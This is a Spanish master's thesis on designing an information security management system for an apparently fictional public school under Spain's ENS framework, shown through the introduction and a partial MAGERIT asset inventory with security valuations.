ESCUELA INTERNACIONAL DE POSTGRADOS

TRABAJO FINAL DE MÁSTER: COLEGIO PÚBLICO COLERIESGOSA

TITULACION: Máster en Dirección de Ciberseguridad, Hacking Ético y Seguridad Ofensiva XVIII

ALUMNOS:

- Jose Cabezas Pulgarín 80166536J

FECHA DE ENTREGA: 22 abril 2024

Agradecimientos

Quisiera expresar mi más sincero agradecimiento a las personas que han hecho posible la realización de este trabajo final de máster.

Debo agradecer a Gino Veronesse, mi tutor, por su invaluable apoyo durante todo el proceso. Su profundo conocimiento, paciencia y empatía han sido fundamentales para superar los retos que este proyecto presentaba. Su guía no solo ha sido profesional, sino también profundamente humana, aspectos sin los cuales este trabajo no hubiera alcanzado su pleno potencial.

También quiero agradecer especialmente a Sergio Padilla, profesor y director del máster su apoyo. Su disponibilidad constante para la resolución de dudas y su extenso conocimiento en el campo de la ciberseguridad ha sido fundamental para el desarrollo de este proyecto. Sus consejos me ayudaron a comprender mejor los procesos de gestión de riesgos permitiéndome profundizar en los aspectos técnicos y prácticos necesarios para la culminación de mi proyecto.

Quiero extender también mi gratitud a todos los profesores y al personal de la Escuela Internacional de Postgrados. Cada uno de ustedes ha contribuido significativamente a mi formación y crecimiento. La dedicación, el entusiasmo y la excelencia académica que ustedes comparten diariamente han sido una fuente constante de inspiración y motivación.

Contenido

Abstract

This Master's Thesis (MT) addresses the design and implementation of an Information Security Management System (ISMS) for COLERRISGOSA school, following the principles established by the National Security Framework (ENS) and using the MAGERIT methodology. This project emerges in response to a significant cybersecurity incident that impacted the availability and integrity of the school's information systems, a public entity that, by law, must adhere to the ENS guidelines.

The analysis begins with a detailed inventory of the school's assets, including essential services such as student enrollment management, access to academic records, and attendance alert management, as well as physical equipment and installed software. Each asset is characterized by assigning a responsible party and describing its purpose, to then assess it in terms of confidentiality, integrity, availability, authenticity, and traceability.

Based on this analysis, a risk treatment plan is developed that identifies and prioritizes measures to mitigate identified threats. This includes risk assessment, identification and prioritization of suitable ENS controls, and the formulation of a business continuity plan that ensures the resilience of the school's essential services against future incidents.

The TFM concludes with a Statement of Applicability that details the selected controls for implementation, reflecting the proposed ISMS's maturity level and establishing a framework for measuring its effectiveness. This project not only seeks to restore confidence in the information security of COLERRISGOSA school but also to serve as a model for the implementation of ISMS in other public entities subject to the ENS.

KEYWORDS: Information Security Management System (ISMS),National Security Framework (ENS),MAGERIT methodology,Cybersecurity incident,Availability,Integrity,Confidentiality, Risk assessment, Business continuity plan, Statement of Applicability, Effectiveness measurement.

Introducción

En la era digital actual, la ciberseguridad se ha convertido en un pilar fundamental para la protección de la información en todas las organizaciones, especialmente en las entidades públicas debido a su relevancia para la seguridad nacional y el bienestar de los ciudadanos. Este Trabajo de Fin de Máster (TFM) se centra en el desarrollo de un Sistema de Gestión de Seguridad de la Información (SGSI) para el colegio COLERRISGOSA, un ente público que recientemente experimentó un incidente de ciberseguridad significativo. El trabajo se alinea con los principios del Esquema Nacional de Seguridad (ENS) y emplea la metodología MAGERIT para su desarrollo.

1 Objetivos generales del trabajo

El principal objetivo de este trabajo es diseñar e implementar un SGSI robusto y conforme al ENS para el colegio COLERRISGOSA, asegurando así la confidencialidad, integridad y disponibilidad de su información. Específicamente, se busca:

-Identificar y valorar los activos de información del colegio.

-Realizar un análisis exhaustivo de riesgos basado en la metodología MAGERIT.

-Desarrollar un plan de tratamiento de riesgos para mitigar las vulnerabilidades identificadas.

-Establecer un plan de continuidad de negocio para garantizar la resiliencia operativa del colegio frente a futuros incidentes de ciberseguridad.

-Crear una declaración de aplicabilidad que refleje el compromiso del colegio con la seguridad de la información.

2 Justifica la elección del tema.

La justificación para la elección del tema de este Trabajo de Fin de Máster (TFM) en ciberseguridad, centrado en el desarrollo de un Sistema de Gestión de Seguridad de la Información (SGSI) para el colegio COLERRISGOSA, sigue una línea de razonamiento que destaca tanto la relevancia práctica como la importancia estratégica de abordar la ciberseguridad en el contexto educativo, especialmente bajo el prisma de recientes incidentes de seguridad y la normativa del Esquema Nacional de Seguridad (ENS).

La elección de desarrollar un SGSI para el colegio COLERRISGOSA responde a una necesidad inmediata y crítica de mejorar la seguridad de la información frente a amenazas crecientes. Al mismo tiempo, se propone contribuir al avance de la ciberseguridad en el sector educativo, ofreciendo un marco de referencia para la gestión de la seguridad de la información que puede ser adaptado y adoptado por otras instituciones. Este trabajo subraya la importancia de la ciberseguridad como un componente esencial de la gestión educativa moderna, enfatizando la necesidad de integrar prácticas de seguridad robustas y conformes a normativas en la estrategia global de las instituciones educativas.

3 Estructura

La estructura del Trabajo de Fin de Máster (TFM) se organiza en diez secciones principales, diseñadas para abordar de forma exhaustiva la implementación de un Sistema de Gestión de Seguridad de la Información (SGSI) en el colegio COLERRISGOSA, conforme al Esquema Nacional de Seguridad (ENS) y utilizando la metodología MAGERIT:

1.Análisis de Riesgos utilizando MAGERIT: Se detalla el inventario de activos, su caracterización y valoración, incluyendo servicios esenciales, equipamiento físico y software instalado.

2.Plan de Tratamiento de Riesgos: Desarrollo de estrategias para la identificación y mitigación de riesgos, evaluación de vulnerabilidades y amenazas, y selección y priorización de controles.

3.Declaración de Aplicabilidad: Determinación de los controles a implementar basados en un análisis de riesgo, reflejando el nivel de madurez del SGSI.

4.Análisis de Impacto de Negocio: Evaluación de la aceptación del riesgo y análisis cuantitativo y cualitativo de costes y beneficios para fundamentar decisiones estratégicas.

5. Registro de incidentes: Esta sección establece los procedimientos para la documentación sistemática de todos los incidentes de seguridad que afecten al colegio COLERRISGOSA

6. Análisis de impacto en el negocio (BIA): Este apartado profundiza en cómo los distintos escenarios de interrupción afectarían las operaciones críticas del colegio.

7.Plan de Continuidad de Negocio: Desarrollo de procedimientos para la recuperación de desastres y establecimiento de estrategias de respaldo y pruebas del plan de continuidad.

8.Plan de recuperación de desastres: En esta sección se describe la estrategia y las acciones específicas para restaurar las operaciones y servicios críticos tras un incidente grave o desastre

9.Auditoría Completa: Incluye el alcance y objetivos de la auditoría, metodologías de hacking ético, análisis de vulnerabilidades, pruebas de penetración e intrusión, y recomendaciones de seguridad.

10.Normativa y Legislación en Ciberseguridad: Revisión del marco legal y normativo, cumplimiento de regulaciones y políticas internas relevantes para la gestión de la ciberseguridad.

Cada sección está diseñada para proporcionar un análisis profundo y estrategias prácticas, asegurando que el colegio COLERRISGOSA pueda establecer un SGSI robusto y adaptativo, capaz de enfrentar los desafíos actuales y futuros en ciberseguridad.

Planteamiento del problema

El planteamiento del problema del Trabajo de Fin de Máster (TFM) sobre la implementación de un Sistema de Gestión de Seguridad de la Información (SGSI) en el colegio COLERRISGOSA, siguiendo el Esquema Nacional de Seguridad (ENS) y utilizando la metodología MAGERIT, se centra en varios desafíos críticos que enfrenta la institución en el ámbito de la ciberseguridad. Este apartado aborda la situación que dio origen a la necesidad de este proyecto, delineando el contexto, las consecuencias del incidente de ciberseguridad sufrido, y la importancia de desarrollar un enfoque sistemático para la gestión de la seguridad de la información.

Contexto

El colegio COLERRISGOSA, una institución educativa pública, ha experimentado recientemente un incidente de ciberseguridad significativo que comprometió la disponibilidad e integridad de sus sistemas de información. Este evento no solo afectó la operatividad de servicios esenciales, como la gestión de matrículas, el acceso a expedientes académicos y la gestión de alertas de asistencia, sino que también puso en riesgo datos personales sensibles de estudiantes y profesores, erosionando la confianza de padres, alumnos y personal docente en la seguridad de la información manejada por el colegio.

Problema Central

El incidente de ciberseguridad revela deficiencias significativas en las prácticas y políticas de seguridad de la información del colegio. La falta de un SGSI basado en el ENS y la ausencia de una metodología de análisis y gestión de riesgos como MAGERIT han dejado al colegio vulnerable a ataques que no solo ponen en peligro la confidencialidad, integridad y disponibilidad de la información crítica, sino que también comprometen la continuidad de sus operaciones educativas. Este problema se agrava por la creciente sofisticación de las amenazas cibernéticas y la necesidad de cumplir con obligaciones legales y reglamentarias en materia de protección de datos y seguridad de la información.

Consecuencias

Las implicaciones de no abordar estos desafíos son multifacéticas y de largo alcance. Desde el punto de vista operativo, el colegio enfrenta el riesgo de interrupciones en servicios críticos, afectando el proceso educativo. A nivel legal y normativo, la falta de cumplimiento con el ENS puede resultar en sanciones y repercusiones legales. Además, la pérdida de confianza por parte de la comunidad educativa puede tener un impacto duradero en la reputación de la institución.

Necesidad de un Enfoque Sistemático

La implementación de un SGSI conforme al ENS, utilizando la metodología MAGERIT, se presenta como una necesidad imperativa para el colegio COLERRISGOSA. Este enfoque no solo permitirá a la institución gestionar y mitigar los riesgos de seguridad de manera proactiva, sino que también asegurará la resiliencia de sus operaciones ante futuros incidentes cibernéticos. Además, un SGSI robusto facilitará el cumplimiento de las obligaciones legales y reglamentarias, mejorando la confianza de todas las partes interesadas en la seguridad de la información gestionada por el colegio.

Objetivos del trabajo

Objetivo General

Desarrollar e implementar un Sistema de Gestión de Seguridad de la Información (SGSI) para el colegio COLERRISGOSA, conforme a los requisitos del Esquema Nacional de Seguridad (ENS) y empleando la metodología MAGERIT para la gestión de riesgos, con el fin de asegurar la confidencialidad, integridad y disponibilidad de la información y mejorar la resiliencia de la institución frente a amenazas cibernéticas.

Objetivos Secundarios

-Realización de un Inventario y Caracterización de Activos: Identificar y catalogar todos los activos de información relevantes del colegio, incluyendo servicios esenciales, infraestructura tecnológica y software instalado, asignando responsabilidades y evaluando su importancia en términos de confidencialidad, integridad y disponibilidad.

-Análisis y Gestión de Riesgos: Aplicar la metodología MAGERIT para analizar los riesgos asociados a los activos de información, identificando amenazas y vulnerabilidades, y desarrollar un plan de tratamiento de riesgos que incluya medidas de mitigación adecuadas para proteger contra las amenazas identificadas.

-Desarrollo e Implementación de un Plan de Continuidad de Negocio: Formular estrategias y procedimientos para garantizar la continuidad de las operaciones educativas ante incidentes de ciberseguridad, incluyendo la recuperación de desastres y las estrategias de respaldo para datos críticos.

-Evaluación de la Conformidad y Mejora Continua: Realizar auditorías de seguridad para evaluar la efectividad de los controles implementados, asegurar el cumplimiento con el Esquema Nacional de Seguridad y otras normativas relevantes, e identificar oportunidades de mejora continua del SGSI.

Estos objetivos secundarios consolidados establecen un marco claro y conciso para el desarrollo del SGSI, enfocándose en la identificación y protección de activos críticos, la gestión proactiva de riesgos, la aseguración de la continuidad operativa y la conformidad con regulaciones, conduciendo hacia una mejora continua de la postura de seguridad del colegio COLERRISGOSA.

Metodología

Análisis de Riesgos utilizando MAGERIT

MAGERIT versión 3 es la metodología de análisis y gestión de riesgos elaborada en su día por el antiguo Consejo Superior de Administración Electrónica y actualmente mantenida por la Secretaría General de Administración Digital (Ministerio de Asuntos Económicos y Transformación Digital) con la colaboración del Centro Criptológico Nacional (CCN).

MAGERIT es una metodología de carácter público que puede ser utilizada libremente y no requiere autorización previa. Interesa principalmente a las entidades en el ámbito de aplicación del Esquema Nacional de Seguridad (ENS) para satisfacer el principio de la gestión de la seguridad basada en riesgos, así como el requisito de análisis y gestión de riesgos, considerando la dependencia de las tecnologías de la información para cumplir misiones, prestar servicios y alcanzar los objetivos de la organización.

1 Enumeración y caracterización de los activos

Un activo es un componente o funcionalidad de un sistema de información susceptible de ser atacado deliberada o accidentalmente con consecuencias para la organización. Incluye: información, datos, servicios, aplicaciones (software), equipos (hardware), comunicaciones, recursos administrativos, recursos físicos y recursos humanos.

Esta actividad busca identificar los activos relevantes dentro del sistema a analizar, caracterizándolos por el tipo de activo, identificando las relaciones entre los diferentes activos, determinando en qué dimensiones de seguridad son importantes y valorando esta importancia.

Para identificar y categorizar los activos se ha hecho uso de la herramienta pilar, logrando identificar un total de 25 activos que se detallarán a continuación.

Además de la identificación de los activos es importante tener en cuenta la relación existente entre ellos, esta relación también se ha analizado.

Por último, también se ha identificado el valor de cada activo en cada dimensión (disponibilidad, integridad confidencialidad, autenticidad y trazabilidad) y se ha realizado una valoración del daño producido si cada una de estas dimensiones son degradadas.

A continuación, en la siguiente tabla se mostrará

El valor expresado es cualitativo ya que permite un mayor entendimiento.

Esta valoración en cuanto a degradación se refiere contiene estos niveles:

BAJA: Causan daños pequeños o incluso nulo a la organización, fácil a recuperar.

MEDIA: Causan daños medios a la organización, difícil a recuperar.

ALTA: Causan daños graves a la organización.

MUY ALTA: El impacto es muy grave en la organización

TOTAL: La degradación es total.

1.Información de datos Alumnos:

Información de datos Alumnos		
Código: A001	**Nombre:** Información de datos Alumnos	
Descripción: Base de datos académicos y administrativos del colegio, incluyendo información sobre alumnos, profesores, cursos y calificaciones.		
Propietario: COLEGIO PÚBLICO COLERIESGOSA		
Responsable: Administrador de sistemas		
Tipo: Información		
Dependencias de activos inferiores:		
Activo:	Servicio gestión de matriculas	**Grado: Alto**
¿Por qué?:	Servicio administra la información relacionada con las matrículas de los alumnos	
Activo:	Gestión de acceso a expedientes	**Grado: Alto**
¿Por qué?:	Servicio administra la información relacionada con los expedientes de los alumnos.	
Activo:	Gestión de alertas de asistencia	**Grado: Alto**
¿Por qué?:	Servicio administra la información relacionada con las asistencias de los alumnos.	
Activo:	Servicio web	**Grado: Alto**
¿Por qué?:	Necesario para acceder a la información.	
Activo:	Dominio Web	**Grado: Alto**
¿Por qué?:	Necesario para acceder a la información.	
Activo:	Administrador de sistema	**Grado:** Alto
¿Por qué?:	Gestiona y protege la información.	
Activo:	Personal docente	**Grado:** Alto
¿Por qué?:	Para administrar la información (eliminar, añadir, modificar ver la información)	

Valoración		
Dimensión:	**Valor**	**Justificación**
Disponibilidad	Alto	La falta de acceso a esta información puede interrumpir las operaciones diarias del colegio, como la enseñanza y la administración.
Integridad	Alto	Datos corruptos o manipulados pueden llevar a decisiones erróneas basadas en registros académicos inexactos, afectando el desempeño y la evaluación de los estudiantes
Confidencialidad	Alto	Revelar información personal de alumnos y personal puede causar daños significativos en términos de privacidad y seguridad personal.
Autenticidad	Alto	Es crucial saber que la información es creada y modificada por usuarios autorizados para mantener la exactitud de los registros.
Trazabilidad	Alto	Saber quién ha accedido o modificado los datos permite rastrear irregularidades y asegurar la responsabilidad.
Valoración global	Alto	Dado el gran valor que este tiene para los activos esenciales

2.Servicio gestión de matriculas

Servicio gestión de matriculas		
Código: A002	**Nombre:** Gestión de Matrículas	
Descripción: Sistema centralizado para el proceso de registro de nuevos alumnos y la actualización de la matrícula de alumnos existentes, incluyendo selección de cursos y asignación de horarios.		
Responsable: Administrador de sistemas		
Tipo: [Service] Servicio		
Dependencias de activos inferiores:		
Activo:	SO Linux server	**Grado: Alto**
¿Por qué?:	Es el software donde se ejecuta y almacena.	
Activo:	Dominio web	**Grado:** Alto
¿Por qué?:	Si el dominio no está disponible el servicio no está accesible.	
Activo:	Servidor web	**Grado:** Alto
¿Por qué?:	Crea y gestiona el servicio.	
Activo:	Hardware Servidor local	**Grado:** Alto
¿Por qué?:	Es el hardware donde se ejecuta y almacena.	
Activo:	Router	**Grado:** Alto
¿Por qué?:	Permite acceso a este servicio.	
Activo:	Wifi	**Grado:** Alto
¿Por qué?:	Conecta los equipos de la red interna	
Activo:	Servicio Internet	**Grado: Alto**
¿Por qué?:	Sin internet no se puede acceder a los datos.	
Activo:	Servicio eléctrico	**Grado: Alto**
¿Por qué?:	Sin corriente eléctrica no está disponible el servicio este servicio.	
Activo:	Administrador de sistemas	**Grado:** Alto
¿Por qué?:	Para administrar y proteger	

Valoración		
Dimensión:	**Valor**	**Justificación**
Disponibilidad	Alto	La interrupción de este servicio puede detener el proceso de matriculación, afectando tanto a nuevos ingresos como a estudiantes actuales.
Integridad	Alto	La corrupción de estos datos afecta directamente el proceso educativo y administrativo, desde la inscripción hasta la graduación.
Confidencialidad	Alto	Si bien incluye datos personales, el impacto de su revelación es menor comparado con el de los expedientes completos.
Autenticidad	Alto	Es importante asegurar que las solicitudes de matrícula provienen de fuentes legítimas para evitar fraudes.
Trazabilidad	Media	La trazabilidad es útil para auditorías y control, pero su impacto es indirecto comparado con otras dimensiones.
Valoración global	Alto	Dado el gran valor que este tiene para los activos esenciales

3.Gestión de acceso a expedientes (profesores y padres)

Gestión de acceso a expedientes (profesores y padres)	
Código: A003	**Nombre:** Acceso a expedientes
Descripción: Proporciona un portal seguro para que los profesores y padres accedan a la información académica de los alumnos.	
Responsable: Administrador de sistema	
Tipo: [Service] Servicio	
Cantidad: 1	

Dependencias de activos inferiores:		
Activo:	SO Linux server	**Grado: Alto**
¿Por qué?:	Es el software donde se ejecuta y almacena.	
Activo:	Dominio web	**Grado:** Alto
¿Por qué?:	Si el dominio no está disponible el servicio no está accesible.	
Activo:	Servidor web	**Grado:** Alto
¿Por qué?:	Crea y gestiona el servicio.	
Activo:	Hardware Servidor local	**Grado:** Alto
¿Por qué?:	Es el hardware donde se ejecuta y almacena.	
Activo:	Router	**Grado:** Alto
¿Por qué?:	Permite acceso a este servicio.	
Activo:	Wifi	**Grado:** Alto
¿Por qué?:	Conecta los equipos de la red interna	
Activo:	Servicio Internet	**Grado: Alto**
¿Por qué?:	Sin internet no se puede acceder a los datos.	
Activo:	Servicio eléctrico	**Grado: Alto**
¿Por qué?:	Sin corriente eléctrica no está disponible el servicio este servicio.	
Activo:	Administrador de sistemas	**Grado:** Alto
¿Por qué?:	Para administrar y proteger	

Valoración		
Dimensión:	**Valor**	**Justificación**
Disponibilidad	Alto	Los servicios deben estar disponibles para que profesores y padres puedan acceder a información importante cuando sea necesario.
Integridad	Alto	La manipulación de datos académicos puede tener consecuencias graves en la carrera académica y la vida de los estudiantes.
Confidencialidad	Alto	El acceso no autorizado a expedientes puede revelar información sensible del estudiante.
Autenticidad	Alto	Verificar la identidad de quienes acceden es crucial para prevenir accesos indebidos.
Trazabilidad	Media	Es importante monitorear quién accede a qué información para asegurar la seguridad y cumplimiento normativo.
Valoración global	Alto	Dado el gran valor que este tiene para los activos esenciales

4.Gestión de alertas de asistencia

Gestión de alertas de asistencia		
Código: A004	**Nombre:** Alertas de asistencia	
Descripción: Sistema automatizado de notificaciones que alerta a los padres sobre la ausencia de sus hijos, mejorando la seguridad y la comunicación entre el colegio y las familias.		
Responsable: Administrador de sistema		
Tipo: [Service] Servicio		
Cantidad: 1		
Dependencias de activos inferiores:		
Activo:	SO Linux server	**Grado: Alto**
¿Por qué?:	Es el software donde se ejecuta y almacena.	
Activo:	Dominio web	**Grado:** Alto
¿Por qué?:	Si el dominio no está disponible el servicio no está accesible.	
Activo:	Servidor web	**Grado:** Alto
¿Por qué?:	Crea y gestiona el servicio.	
Activo:	Hardware Servidor local	**Grado:** Alto
¿Por qué?:	Es el hardware donde se ejecuta y almacena.	
Activo:	Router	**Grado:** Alto
¿Por qué?:	Permite acceso a este servicio.	
Activo:	Wifi	**Grado:** Alto
¿Por qué?:	Conecta los equipos de la red interna	
Activo:	Servicio Internet	**Grado: Alto**
¿Por qué?:	Sin internet no se puede acceder a los datos.	
Activo:	Servicio eléctrico	**Grado: Alto**
¿Por qué?:	Sin corriente eléctrica no está disponible el servicio este servicio.	
Activo:	Administrador de sistemas	**Grado:** Alto
¿Por qué?:	Para administrar y proteger	

Valoración		
Dimensión:	**Valor**	**Justificación**
Disponibilidad	Alto	La interrupción del servicio de alertas impide la comunicación oportuna entre el colegio y los padres sobre la asistencia de los alumnos.
Integridad	Alto	Las alertas incorrectas o manipuladas pueden causar preocupaciones innecesarias o pasar por alto problemas de asistencia real.
Confidencialidad	Media	Las alertas contienen información sobre la asistencia de los alumnos, que, si bien es sensible, no es tan crítica como los datos personales completos.
Autenticidad	Alto	Es crucial verificar que las alertas provienen del colegio para mantener la confianza y la seguridad.
Trazabilidad	Media	Rastrear quién envía y recibe alertas es esencial para verificar la comunicación y abordar cualquier discrepancia.
Valoración global	Alto	Dado el gran valor que este tiene para los activos esenciales

5.Servicio web

Servicio web		
Código: A005	**Nombre:** Servicio web	
Descripción: Servicio web el cuál permite la ejecución de los servicios esenciales.		
Responsable: Administrador de sistema		
Dirección web: colerrisgosa.com		
Tipo: Servicio Interno		
Cantidad: 1		
Dependencias de activos inferiores		
Activo:	Administrador de sistema	**Grado:** Alto
¿Por qué?:	Para ser administrado y protegido	
Activo:	SO Linux server	**Grado: Alto**
¿Por qué?:	Es el software donde se ejecuta y almacena.	
Activo:	Equipo sobremesa servidor	**Grado:** Alto
¿Por qué?:	Es el hardware donde se ejecuta y almacena.	

Valoración		
Dimensión:	**Valor**	**Justificación**
Disponibilidad	Alto	Fundamental para el acceso remoto a servicios educativos y administrativos, su fallo impactaría significativamente las operaciones.
Integridad	Alto	La manipulación de servicios web podría desviar o corromper información crucial, impactando la confianza y la operatividad.
Confidencialidad	Alta	La naturaleza y sensibilidad de la información varían, pero la exposición puede afectar la percepción de seguridad del colegio.
Autenticidad	Alto	Verificar la identidad de los usuarios protege contra el acceso no autorizado y mantiene la seguridad operacional.
Trazabilidad	Media	Ayuda a diagnosticar problemas, mejorar la seguridad y cumplir con las políticas de auditoría.
Valoración global	Alto	Dado el gran valor que este tiene para los activos esenciales

6.Sistema Operativo Linux server

SO Linux server		
Código: A006	**Nombre:** SO Linux server	
Descripción: Sistema operativo que ejecuta los servidores centrales del colegio, proporcionando una plataforma para servicios esenciales.		
Responsable: Administrador de sistema		
Tipo: [SW] Software		
Cantidad: 1		
Dependencias de activos inferiores		
Activo:	Equipo sobremesa	**Grado:** Alto
¿Por qué?:	Es necesario para poder ejecutarse el sistema operativo	
Activo:	Administrador de sistemas	**Grado:** Alto
¿Por qué?:	Para administrar y proteger	

Valoración		
Dimensión:	**Valor**	**Justificación**
Disponibilidad	Alto	Los servidores deben estar operativos en todo momento para asegurar el acceso continuo a servicios esenciales. Cualquier interrupción afectaría significativamente las operaciones del colegio.
Integridad	Alto	La integridad de este sistema es crucial para garantizar que los servicios que soporta operen correctamente. Un sistema operativo corrupto podría llevar a decisiones erróneas basadas en datos incorrectos o comprometidos.
Confidencialidad	Alta	Un compromiso a este nivel podría exponer toda la información crítica gestionada por los servicios que se ejecutan en estos servidores, afectando la privacidad y seguridad de los datos del colegio.
Autenticidad	Alto	Es vital asegurarse de que todas las comunicaciones y operaciones realizadas por el servidor son legítimas para prevenir ataques y manipulaciones.
Trazabilidad	Media	La capacidad de rastrear quién y cuándo se realizan cambios en el sistema operativo ayuda a diagnosticar problemas y detectar actividades maliciosas.
Valoración global	Alto	Dado el gran valor que este tiene para los activos esenciales

7.Sistema operativo de portátil

Sistema operativo del portátil		
Código: A007	**Nombre:** Sistema operativo portátil	
Descripción: Sistema operativo Windows 10 instalado en los portátiles del administrador de sistemas y CISO, configurado para tareas de seguridad y gestión.		
Responsable: Administrador de sistema y CISO		
Tipo: [SW] Software		
Cantidad: 2		
Dependencias de activos inferiores		
Activo:	Ordenador portátil	**Grado:** Alto
¿Por qué?:	Se necesita para poder ejecutar el sistema operativo	
Activo:	Administrador de sistemas	**Grado:** Alto
¿Por qué?:	Para administrar y proteger	

Valoración		
Dimensión:	**Valor**	**Justificación**
Disponibilidad	Medio	Aunque afecta principalmente al administrador de sistemas, su indisponibilidad puede retrasar la respuesta a incidentes o la gestión diaria de la seguridad.
Integridad	Alta	Un sistema comprometido podría ser utilizado para lanzar ataques, manipular datos o acceder sin autorización a información confidencial.
Confidencialidad	Alta	El dispositivo del administrador de sistemas contiene herramientas y datos críticos para la gestión de la seguridad, cuya exposición podría comprometer todo el entorno del colegio.
Autenticidad	Alta	Confirmar la autenticidad de las acciones y operaciones realizadas desde este dispositivo es fundamental para la gestión de la seguridad.
Trazabilidad	Alta	Rastrear las actividades del administrador de sistemas es crucial para auditar la gestión de seguridad y responder adecuadamente a incidentes.
Valoración global	Alta	Dado el gran valor que este tiene para los activos esenciales

8.Sistema Operativo smartphone/tablets

Sistema Operativo smartphone/tablets		
Código: A008	**Nombre:** SO smartphone/tablets	
Descripción: Sistema operativo Android instalado en las tablets y smartphone, configurado para tareas de seguridad y gestión.		
Responsable: Administrador de sistema		
Tipo: [SW] Software		
Cantidad: 8		
Dependencias de activos inferiores		
Activo:	Tablets	**Grado:** Alto
¿Por qué?:	Contiene el sistema operativo	
Activo:	Smartphone administrador de sistemas	**Grado:** Alto
¿Por qué?:	Contiene el sistema operativo	
Activo:	Personal docente	**Grado:** Alto
¿Por qué?:	Usan este sistema operativo para acceder a los servicios esenciales	
Activo:	Administrador de sistemas	**Grado:** Alto
¿Por qué?:	Para ser administrada	
Activo:	Servicio Internet	**Grado: Alto**
¿Por qué?:	Sin internet no se puede acceder a los datos.	
Activo:	Wifi	**Grado: Alto**
¿Por qué?:	Sin Wifi no se puede acceder a los datos.	

Valoración		
Dimensión:	**Valor**	**Justificación**
Disponibilidad	Media	Si el software no está disponible, la información de los servicios esenciales podría no actualizarse, pero si pueden seguir funcionando.
Integridad	Media	Si la integridad de este activo está degradada, la información de los servicios esenciales podría no actualizarse, pero si pueden seguir funcionando.
Confidencialidad	Baja	Los datos son almacenados en la base de datos por lo que la degradación de esta dimensión para este activo no afectaría a los servicios esenciales
Autenticidad	Media	Asegurar que solo el personal autorizado utilice estos dispositivos para operaciones de seguridad es esencial.
Trazabilidad	Media	Aunque es útil para propósitos de auditoría y cumplimiento, la trazabilidad de estas operaciones es menos crítica que para los sistemas y servicios centrales.
Valoración global	Media	Dado que la degradación de este activo no afecta directamente a los servicios esenciales

9.Navegador web

Navegador web		
Código: A009	**Nombre:** Navegador web	
Descripción: Aplicación instalada en Tablet, portátil y smartphone para acceder a los servicios web.		
Responsable: Administrador de sistema		
Tipo: [SW] Software		
Cantidad: 9		
Dependencias de activos inferiores		
Activo:	Tablets	**Grado:** Alto
¿Por qué?:	Se necesita para poder ejecutar el sistema operativo	
Activo:	Personal	**Grado:** Alto
¿Por qué?:	Para ser administrado	
Activo:	Smartphone administrador de sistemas	**Grado:** Alto
¿Por qué?:	Contiene el sistema operativo	
Activo:	Portátil administrador de sistemas	**Grado:** Alto
¿Por qué?:	Contiene el sistema operativo	

Valoración		
Dimensión:	**Valor**	**Justificación**
Disponibilidad	Media	Un navegador funcional es esencial para el acceso a recursos en línea, herramientas de gestión y servicios educativos.
Integridad	Media	La manipulación del navegador (por ejemplo, a través de malware) puede redirigir a los usuarios a sitios maliciosos, comprometiendo datos sensibles.
Confidencialidad	Media	Aunque el navegador es una herramienta para acceder a información, el riesgo principal reside en la exposición a través de su uso más que en el software en sí.
Autenticidad	Media	Es importante para evitar el phishing y asegurarse de que los usuarios están accediendo a los sitios legítimos.
Trazabilidad	Media	La trazabilidad del uso del navegador es menos crítica, enfocándose más en el comportamiento del usuario que en el software en sí.
Valoración global	Media	Dado que la degradación de este activo no afecta directamente a los servicios esenciales

10.Equipo sobremesa servidor

Equipo sobremesa aloja servidor local		
Código: A010	**Nombre:** Equipo servidor local	
Descripción: Equipo físico donde se aloja el servidor para funciones críticas dentro del colegio, como la gestión de la red interna y servicios específicos.		
Responsable: Administrador de sistema		
Tipo: [HW] Hardware		
Cantidad: 1		
Dependencias de activos inferiores		
Activo:	Servicio de alimentación eléctrica	**Grado:** Alto
¿Por qué?:	Se necesita para llevar a cabo	
Activo:	Personal	**Grado:** Alto
¿Por qué?:	Para ser administrado y protegido	
Activo:	Edificio	**Grado:** Alto
¿Por qué?:	Lugar donde está almacenado	
Activo:	Internet	**Grado:** Alto
¿Por qué?:	Para que pueda realizar su función.	
Activo:	Wifi	**Grado: Alto**
¿Por qué?:	Sin Wifi no se puede acceder a los datos.	

Valoración		
Dimensión:	**Valor**	**Justificación**
Disponibilidad	Alta	Es esencial que este equipo esté operativo constantemente para garantizar el acceso continuo a los recursos educativos y administrativos.
Integridad	Alta	Cualquier alteración en su configuración o datos podría desencadenar fallos en los servicios que provee, afectando la operatividad del colegio.
Confidencialidad	Alta	Aloja datos y aplicaciones críticas cuya exposición podría comprometer toda la infraestructura IT del colegio y la privacidad de la comunidad educativa.
Autenticidad	Alta	la verificación de la autenticidad de las comunicaciones y operaciones que se ejecutan en este servidor es crucial para prevenir ataques y manipulaciones.
Trazabilidad	Alta	La capacidad para rastrear quién ha accedido o modificado el servidor es importante para investigaciones de seguridad y auditorías internas.
Valoración global	Alta	Dado el gran valor que este tiene para los activos esenciales

11.Ordenadores portátiles.

Ordenador portátil		
Código: A011	**Nombre:** Ordenador portátil	
Descripción: Dispositivos portátiles utilizado por administrador de sistemas y CISO, configurado para tareas de seguridad y gestión diaria de la seguridad de la información.		
Responsable: Administrador de sistema		
Tipo: [HW] Hardware		
Cantidad: 2		
Dependencias de activos inferiores		
Activo:	Servicio de alimentación eléctrica	**Grado:** Alto
¿Por qué?:	Se necesita para poder funcionar.	
Activo:	CISO	**Grado:** Alto
¿Por qué?:	Para ser administrado y protegido	
Activo:	Edificio	**Grado:** Alto
¿Por qué?:	Lugar donde está almacenado.	
Activo:	Internet	**Grado:** Alto
¿Por qué?:	Para que pueda realizar su función.	
Activo:	Wifi	**Grado:** Alto
¿Por qué?:	Para que pueda realizar su función.	

Valoración		
Dimensión:	**Valor**	**Justificación**
Disponibilidad	Medio	Su indisponibilidad puede obstaculizar las tareas administrativas y de gestión de seguridad, aunque las funciones críticas deben poder realizarse desde otros sistemas en caso de necesidad.
Integridad	Medio	Cualquier compromiso en la integridad de este dispositivo podría afectar la capacidad de respuesta ante incidentes y la gestión de seguridad general.
Confidencialidad	Alta	Contiene herramientas y acceso a configuraciones de seguridad críticas para el colegio, y su exposición podría facilitar ataques dirigidos.
Autenticidad	Alta	Asegurar que las operaciones y accesos desde este dispositivo sean auténticos es fundamental para la seguridad del colegio.
Trazabilidad	Alta	Rastrear las acciones realizadas desde este dispositivo es clave para auditar la gestión de seguridad y responder a incidentes.
Valoración global	Alta	Dado el gran valor que este tiene para los activos esenciales

12.Tablets

Tablets	
Código: A012	**Nombre:** Disco duro Servidor Web
Descripción: Dispositivos portátiles proporcionados a los docentes para acceso a recursos educativos, gestión del aula y comunicación.	
Responsable: Departamento Académico	
Tipo: [HW] Hardware	
Cantidad: 7	

Dependencias de activos inferiores		
